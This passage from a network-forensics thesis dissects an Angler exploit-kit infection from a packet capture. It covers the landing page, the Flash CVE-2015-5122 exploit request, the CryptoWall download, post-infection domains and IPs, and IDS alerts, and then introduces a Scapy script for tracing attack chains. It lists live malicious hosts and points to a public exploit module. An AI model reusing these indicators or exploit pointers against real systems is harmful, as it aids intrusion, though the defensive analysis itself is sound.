
```
GET /paler/search.php?keywords=82811&fid0=8696653840 HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.twentyone-development.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: kiralyi.arcadiumentertainment.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Fri, 24 Jul 2015 14:58:39 GMT
Content-Type: text/html
Content-Length: 147488
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Pragma: no-cache

<!DOCTYPE html>
<html>
<head>

<title>
frightened that instantly
</title>
</head>
<body>
<s>
  And then rising, she went thither every morning in January, only half the consideration it,
</s>
<textarea>
  She had depended on her the
 <h3>
   was ready to like me, dear or I should suppose likely be,
 </h3>
 <u>
   She needed no time in the engagement; and as the ideas of both on the ground, but her beauty and
more hysterical, her sister to misery, was likely to vacate it soon--he might thought
 </u>
</textarea>
<h6>
 <big>
   Lodging as I had believed you. You may guess, after all you have a charming man, that it was not
without an effort, he said, "seems a man who none
```

Figure 37 - Sample PCAP analysis: Rendering the landing page

A preliminary fingerprinting of the browser and host, has already be done upon submitting the above mentioned request, via the User-Agent holding the values "`Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko`" which represent the host and web underlying technologies installed on the targeted host. This means that the browser that is trying to establish a connection with the landing page, is Internet Explorer 11, installed within a Microsoft Windows 7 32-bit desktop (Windows NT 6.1 value).

Moreover, the landing page is hosted by a NGinX web server which is the preferred web server of EKs. By extracting the full HTML landing page from the network traffic sample, we observe that it is comprised by large blocks of obfuscated code which upon rendered on victim's browser, performs the fingerprinting of the browser seeking for vulnerabilities. Among obfuscated code which is visually limited within a couple of pixels so as to not be seen, the landing page also contains parts of Jane Austen's novel with title "Sense and Sensibility". As we can see the important parts of the landing page are heavily encoded. If the researcher manages to decode these parts, he will be able to see the checks performed.

Moving on the next request towards the EK server, we will notice what vulnerability was found and exploited. By looking to the request and server response once again, we can observe that the SWF file is requested for the detected version 18.0.0.203 of Flash player plugin.



```
..WeZD....5 U..~...........s..T.^..y....7#...X1..eR.........j..ON......c".......4.d.../..$.GET /term.xbel?
out=IkwuMD&an=4KtvPt&maintain=kM7FyDM&probably=zy5adCglCPC_AK-QKe6Ls9qBJth82 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://kiralyi.arcadiumentertainment.com/paler/search.php?keywords=82811&fid0=8696653840
x-flash-version: 18,0,0,203
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: kiralyi.arcadiumentertainment.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Fri, 24 Jul 2015 14:58:45 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 43524
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Pragma: no-cache

CWS
T...x.|.[..Z. ..}{..........j@..T .B\.......A                                   .. .WWT...~.y==.v.].
1.~q.........aG8........}......+3W.Z.r.L.D........o...7..o.=<<........?...|.....?|..~t.....
0{.........T....Em.)....4...F.sqm....[....")k.P...ZZ..Tn'........!..m........{n6+.,...3.....V\i...xO..{..l....
8.....M...?.4.L..*w..5nf....q.....dE.=.[..".d.m.=m..g.GK.X.a+.....Z.B..
7.M.=)k.............UU.W....A.....gQ.WvP...|...>.4....e....R...SK#..iQ.;......^..........'.....L~.
..|.......[...]....kH...'........0..=.0..r....|.....?..X.;....-.[..5?..[e=.N.Cg....Y..D...W.......
..?......?..i....P.[....?.....?....'.........4......k.|...........~.1x.VHp.
.............TN0..........a......o.C|..V.+..............[.n..g........};.0..f........
8..wR...p...."v'+.W.....}?.^...S.......<~.l........|~L<?..m.g[...>?"....c...}...m.g...
1.l.=...G..c..Vy...m....l..m.g[..F<........l.>..g[..6~.e.m.g[..1...}~...~.l.>..g...f......<?.....0..
7.g.....l...<......l..}......^l./...u..~.........g.}....l!o.....$...?.~....m... ...l..
{..yx.........y.......>{..5....#|......_....[........N.7/>..w...=|..2.......W..W.W...+..+....~...
~.
.....+.....+..W.....#b.}..=~..5.{./0.....7....<=~..d{xI..g........).0..
4.0.>....0..fIX.........x..0...o.........0~0..........s......|..J..Jx..^....
{.f...0......M..W.w.~.........^...l.Y........<<<~....|.A.I......2.........-.....W.....I./.G.W.....7.......~%<~
.y..e......_......;..?....0-........6..;..'.........?.o-.7..!|.      ..g..+...
+.....?.}.........._.l.-..._Yc.l.L.3.g....}|.^>.......y]...?..'..{.........
```

Figure 38 - Sample PCAP analysis: Vulnerable Flash plugin version


The CWS represents the file signature (magic) of the SWF file.

The aforementioned version suffers from the "Adobe Flash opaqueBackground Use After Free" vulnerability, registered as CVE-2015-5122[12] (CVSS Base Score 10.0 - Critical severity) and has a publicly known exploit[13] in July 2015 close to the date the EK used it. Perhaps, the attackers had already designed the exploit and used it in several infections like in this case, before the security community discovers it; this is a common phenomenon that contributes in EK's success. Specifically, the crafted SWF file leverages the improper handling of `opaqueBackground` property of the Display Object class in the Adobe's ActionScript implementation, to achieve execution of arbitrary code or cause memory corruption. The downloaded SWF files are heavily obfuscated using the

[12] https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-5122

[13] https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/adobe_flash_opaque_background_uaf.rb


commercial Flash obfuscator DoSWF as revealed by the `DoABC2()` tag.



```
swf1.swf
├─header
├─sprites
├─texts
├─fonts
├─binaryData
├─frames
├─others
│ ├─FileAttributes
│ ├─SetBackgroundColor
│ ├─DoABC2 ()
│ ├─SymbolClass
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─SymbolClass
│ └─Metadata
└─scripts
swf2.swf
├─header
├─sprites
├─texts
├─fonts
├─binaryData
├─frames
├─others
│ ├─FileAttributes
│ ├─SetBackgroundColor
│ ├─DoABC2 ()
│ ├─SymbolClass
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─ExportAssets
│ ├─SymbolClass
│ └─Metadata
```

Figure 39 - Sample PCAP analysis: SWF obfuscated with DoSWF tool

Analyzing this SWF file can be quite easy if it is sent in clear text, but most probably it will be difficult to overcome the obfuscation. Finally, we review the real malware the EK drops into the host, from which our analysis started. In our sample, this is the request for downloading the malware:




```
GET /nature.js?if=&type=FevbVmZKUi&raise=WDGWn&trouble=qC9Zb7G&make=9f0zftXk&sure=Ae-
Xv8O&real=ry58i9D7nY&against=K HTTP/1.1
Connection: Keep-Alive
Host: kiralyi.arcadiumentertainment.com

HTTP/1.1 200 OK
Server: nginx/1.8.0
Date: Fri, 24 Jul 2015 14:58:48 GMT
Content-Type: application/octet-stream
Content-Length: 340156
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Pragma: no-cache

$...... .......+.F..o..,P...'.{.Q.{...W.Q.{...W.Q.{...W.Q.{...W..bj....sA...y.j....
6......t...R'......'..)/.....dv.<........rW..N+.G.Wi.|h2..z.@K.d.F.?
Yt)...>./...."......E..:..s1f..Q/.'BDl...u....jm'SJ..HjE3*:.CR.....i.8
+.|..C%6.H.t.....SQ.{...W..<.Y..W_..|.ys..A..H+.V...... ?zhH.P...q..0...&...Y|Du.....Z.5...mU.c,cl....
9....J....b..mU.c,clJ...~.:../.3.E......u2....Z+.h..Q.{...W....r........V...8.M..          J.Q.{...W.Q.
{...W.Q.{...W.Q.{...W. D..~..Y......6BQ.{...W.Q.{...W.;.-Z.P.....G...]..+......mU.c,clQ.{...W..Q..].R.98....
\9.2. ...\..oa....Q.{...W...m..S..=.(X..rJp
..7.8
..A..7.rQ.{...W...f....K_..|....T.J.S\WA......_.Q.{...W..O...A...D.".Z4..-...........Z..Q.{...W...{.|J`.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.{...W.Q.
```

Figure 40 - Sample PCAP analysis: Dropped malware


At this time, the malware has already dropped in victim's computer, it has been executed, and the host is fully compromised. It is possible to extract the binary object from the traffic and submit it in public malware repositories for analysis or try to reverse engineer it. The malware may come to more than one phases and most probably will use the system's resources to communicate with the EK's Admin Server, other malicious servers or even several legitimate sites that will help it understand the network that has infected. For instance, in our case the EK performs a series of post-infection communications:

- `ip-addr.es` - 188.165.164.184
- `biganddigital.com` - 198.211.120.49
- `bibubracelets.ro` - 85.204.50.99
- `ehsansurgical.com` - 50.87.150.75
- `100pour100unity.com` - 91.216.107.226
- `hotfrance.ru` - 95.85.4.87
- `hajuebo.de` - 212.90.148.43
- `beybladeoyunlari.org` - 213.238.166.230
- `6i3cb6owitcouepv.ministryordas.com` - 46.30.43.66

The first of these communications is towards the legitimate website `ip-addr.es`, that helps it identifying the external IP address of the host. But how can we determine or be sure about the kind of EK and the type of malware? We can check the PCAP file against Snort rules or other rule-sets to find this information. We will use the Security Onion distribution to find it out. We replayed the PCAP traffic with *tcpreplay* tool on the IDS engine loaded with Emerging Threat common and pro rule-sets and got the results on *Squil* interface.



Src IP	SPort	Dst IP	DPort	Pr	Event Message
192.168.137.85	49751	185.43.223.164	80	6	ETPRO CURRENT_EVENTS Possible Angler EK Landing URI Struct Jul 15 M1 T1
185.43.223.164	80	192.168.137.85	49751	6	ETPRO CURRENT_EVENTS Angler EK Landing June 16 2015 M5
185.43.223.164	80	192.168.137.85	49751	6	ETPRO CURRENT_EVENTS Angler EK Landing June 30 2015 M1
202.152.48.35	80	192.168.137.85	49748	6	snort general alert
185.43.223.164	80	192.168.137.85	49751	6	ETPRO CURRENT_EVENTS Possible Angler EK Flash Exploit June 16 2015 M1
185.43.223.164	80	192.168.137.85	49751	6	ETPRO CURRENT_EVENTS Angler EK Flash Exploit M2
192.168.137.85	49751	185.43.223.164	80	6	ETPRO CURRENT_EVENTS Angler EK Flash Exploit (IE) Jun 16 M1 T2
202.152.48.35	80	192.168.137.85	49756	6	FILE tracking PNG (1x1 pixel) (1)
90.84.136.136	80	192.168.137.85	49619	6	SURICATA STREAM FIN recv but no session
46.228.164.11	80	192.168.137.85	49524	6	SURICATA STREAM FIN recv but no session
185.29.134.233	80	192.168.137.85	49528	6	SURICATA STREAM RST recv but no session
173.194.65.95	80	192.168.137.85	49605	6	SURICATA STREAM FIN recv but no session
216.58.211.38	80	192.168.137.85	49579	6	SURICATA STREAM FIN recv but no session
199.38.164.155	80	192.168.137.85	49610	6	SURICATA STREAM FIN recv but no session
69.25.24.26	80	192.168.137.85	49523	6	SURICATA STREAM FIN recv but no session
152.163.64.1	80	192.168.137.85	49530	6	SURICATA STREAM FIN recv but no session
207.223.2.93	80	192.168.137.85	49608	6	SURICATA STREAM FIN recv but no session
23.205.169.56	80	192.168.137.85	49483	6	SURICATA STREAM FIN recv but no session
64.71.187.126	80	192.168.137.85	49554	6	SURICATA STREAM RST recv but no session
98.137.201.232	443	192.168.137.85	49340	6	SURICATA STREAM FIN recv but no session
64.30.224.172	80	192.168.137.85	49622	6	SURICATA STREAM FIN recv but no session
2.16.162.32	80	192.168.137.85	49290	6	SURICATA STREAM RST recv but no session
23.205.169.27	80	192.168.137.85	49247	6	SURICATA STREAM RST recv but no session
185.43.223.164	80	192.168.137.85	49762	6	ET CURRENT_EVENTS Angler EK XTEA encrypted binary (24)
185.43.223.164	80	192.168.137.85	49762	6	ET CURRENT_EVENTS Angler EK XTEA encrypted binary (25)
185.43.223.164	80	192.168.137.85	49762	6	ET CURRENT_EVENTS Angler EK XTEA encrypted binary (16) M2
185.43.223.164	80	192.168.137.85	49762	6	ET CURRENT_EVENTS Angler EK XTEA encrypted binary (26)



Src IP	SPort	Dst IP	DPort	Pr	Event Message
185.43.223.164	80	192.168.137.85	49762	6	ET CURRENT_EVENTS Angler EK XTEA encrypted binary (27)
185.43.223.164	80	192.168.137.85	49762	6	ETPRO CURRENT_EVENTS Possible Angler EK Payload June 16 2015 M2
192.168.137.85	49763	188.165.164.184	80	6	ET POLICY Possible IP Check ip-addr.es
192.168.137.85	49764	198.211.120.49	80	6	ET TROJAN CryptoWall Check-in
192.168.137.85	49764	198.211.120.49	80	6	ET TROJAN HTTP POST to WP Theme Directory Without Referer
195.20.11.42	80	192.168.137.85	49817	6	snort general alert
192.168.138.254	67	192.168.138.160	68	17	ET POLICY Reserved Internal IP Traffic
192.168.138.160	56613	91.189.91.23	80	6	ET POLICY GNU/Linux APT User-Agent Outbound likely related to package manag

Figure 41 - Sample PCAP analysis: IDS analytic events

The IDS confirms what we saw in first place by manual examination: The actor in this sample is the Angler EK. The IDS detected the URI that leads to Angler's landing page, the landing page itself, as well as the Flash exploit against victim's web browser. In turn, it dropped the CryptoWall 3.0 ransomware within a binary blob encrypted with Tiny Encryption Algorithm (XTEA).

It is worth noting for reader's practice, some public PCAP repositories containing captured files of malicious and non malicious traffic:

`http://www.malware-traffic-analysis.net/,`

```
http://www.netresec.com/?page=PcapFiles,
https://wiki.wireshark.org/SampleCaptures,
http://www.tcpdump.org/
```

CHAPTER 4 - ATTACK PATH SCRIPT

The last part of this thesis is to design a simple command-line script that parses capture files that contain malicious network traffic and indicates the potential attack path. The script is written in Python language which is really powerful scripting language with a sheer amount of useful libraries for all needs.


The script takes advantage of the *Scapy* library which is considered as top library for packet analysis and a powerful and interactive packet manipulation program in general. It is capable of parsing a large number of protocols, decoding packets, capturing them, crafting one layer on top of other, transmitting them, matching requests and responses and many other features.

The logic behind the script (*ekchain.py*) was to design a simple script that would be able to analyze the given PCAP capture and respond with a potential attack path according to the IOCs (Indicators of Compromise) it identifies in packet headers. As we already described in the previous chapter, we based the identification of IOCs in a logical sequence of events. Thus, the analysis can start with identifying the binary executable which is in turn delivered to the victim. This is what the script searches for as a first step and this constitutes our first IOC. Then, it searches the packet capture file backwards to identify the exploitation phase and hence the Flash file. In this manner, it continues in reverse order to identify the potential landing page and subsequently the redirector if exist. So, the script will search for the binary file at first, the Flash file, the landing page and in turn the redirector which is probably an IFRAME.

As for the script itself, it has the following features:

§ Takes as input a PCAP file
§ Parses each packet of the PCAP file
§ Separates the requests and responses
§ Collects the request headers that are interesting to our analysis
§ Collects the response headers that are interesting to our analysis
§ Identifies the redirections in response headers and response body
§ Decodes the response body that is encoded
§ Decompresses the response body in case its “Content-Type” is “gzip” or “deflate”
§ Analyses the packets to identify potential IOCs according to the above mentioned rationale
§ Print packet info
§ Prints the potential infection chain


The script is very simple in usage:



```
root@n00b: ~/Desktop/THESIS 95x54
root@n00b:~/Desktop/THESIS# python ekchain.py -h
Usage: ekchain.py [options] filename

Options:
  -h, --help            show this help message and exit
  -f FILENAME, --file=FILENAME
                        PCAP file to read
```

